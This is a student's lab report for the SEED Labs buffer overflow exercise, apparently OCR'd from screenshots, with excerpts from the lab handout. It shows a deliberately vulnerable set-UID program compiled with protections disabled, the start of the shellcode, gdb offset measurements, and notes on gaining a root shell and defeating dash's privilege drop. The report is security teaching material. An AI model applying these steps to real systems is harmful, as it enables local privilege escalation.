

William Dahl
ICSI 424 Information Security
Lab 02

Task 1: In this screen shot I compile and execute the call_shellcode.c file using the gcc command with the execstack option so that the program can be run from the stack.



When the program is executed a shell is opened up, however it is just a normal user shell and not a root privileged shell.

In this screen shot I compile the call_shellcode.c file using the gcc command with the execstack option so that the program can be run from the stack. Next I compiled the stack.c file with fno-stack-protector option to turn off the stack guard and with the execstack option. Next I changed the executable to a root owned SET_UID program.



SEED Labs – Buffer Overflow Vulnerability Lab 5

Set-UID bit, because ownership change will cause the Set-UID bit to be turned off.

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack          ①
$ sudo chmod 4755 stack          ②
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called badfile, and then passes this input to another buffer in the function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() is only 24 bytes long. Because strcpy() does not check boundaries, buffer overflow will occur. Since this program is a Set-root-UID program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called badfile. This file is under users' control. Now, our objective is to create the contents for badfile, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

For Instructor: To test whether students really know how to conduct the attack, during the demo time, ask students to change the buffer size from 24 to another number in the vulnerable program stack.c. If students really know the attack, they should be able to modify their attacking code and successfully launch the attack.

2.4 Task 2: Exploiting the Vulnerability

We provide you with a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for badfile. In this code, the shellcode is given to you. You need to develop the rest.


```
/* exploit.c  */

/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] =
  "\x31\xc0"        /* Line 1:  xorl    %eax,%eax              */
  "\x50"            /* Line 2:  pushl   %eax                   */
  "\x68""//sh"      /* Line 3:  pushl   $0x68732f2f            */
```

```
[09/27/18 WD347166]seed@VM:~/Documents$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/27/18 WD347166]seed@VM:~/Documents$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/27/18 WD347166]seed@VM:~/Documents$ sudo chown root stack
[sudo] password for seed:
[09/27/18 WD347166]seed@VM:~/Documents$ sudo chmod 4755 stack
[09/27/18 WD347166]seed@VM:~/Documents$
```

Task 2: In this screen shot I run gdb on stack and get the address loaction for $ebp the begingin of the buffer, and I get the distance between the two



SEED Labs – Buffer Overflow Vulnerability Lab 6

```
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    /* ... Put your code here ...  */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for badfile. Then run the vulnerable program stack. If your exploit is implemented correctly, you should be able to get a root shell:


Important: Please compile your vulnerable program first. Please note that the program exploit.c, which generates the badfile, can be compiled with the default StackGuard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in stack.c, which is compiled with the StackGuard protection disabled.

```
$ gcc -o exploit exploit.c
$./exploit        // create the badfile
```


```
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[----------------------------------stack-------------------------------------]
0000| 0xbfffeb60 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi, 0x15915)
0004| 0xbfffeb64 --> 0x0
0008| 0xbfffeb68 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbfffeb6c --> 0xb7ffd940 (0xb7ffd940)
0016| 0xbfffeb70 --> 0xbfffedb8 --> 0x0
0020| 0xbfffeb74 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeb78 --> 0xb7e6688b (<__GI__IO_fread+11>:   add    ebx, 0x153775)
0028| 0xbfffeb7c --> 0x0
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffeba7 '\220' <repeats 36 times>, "\030\354\377\277", '
\220' <repeats 160 times>...) at stack.c:10
10          strcpy(buffer, str);
gdb-peda$ $ ebp
Undefined command: "$".  Try "help".
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb88
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffeb68
gdb-peda$ p 0xbfffeb88 - 0xbfffeb68
$3 = 0x20
gdb-peda$
```


In this screen shot I complied the exploit.c file and ran it, then I ran the stack file which gave me the root shell, then I ran the the id command to show that my uid is not root but that my euid is




In this scree shot I compile the code in task2.c which sets uid to 0 and opens a shell, then I change the executable task2 to a root SET_UID and then I run the program getting a root shell that thinks my uid is root.



Task 3: In this screen shot I changed the bin/sh symbolic link, so it points back to bin/dash




In this screen shot I complied and set the dash_shell_test.c file as a root owned SET_UID program. I then exectured the program with the setuid(0) line commented out and then again with it uncommented.




When it was first run with the setuid(0) commented out the shell that was opened was a normal users shell bit when it was ran with the setuid(0) uncommented it opened a root shell

In this screen shot I compiled and executed the code task3_shellcode.c then I executed the stack program from task2



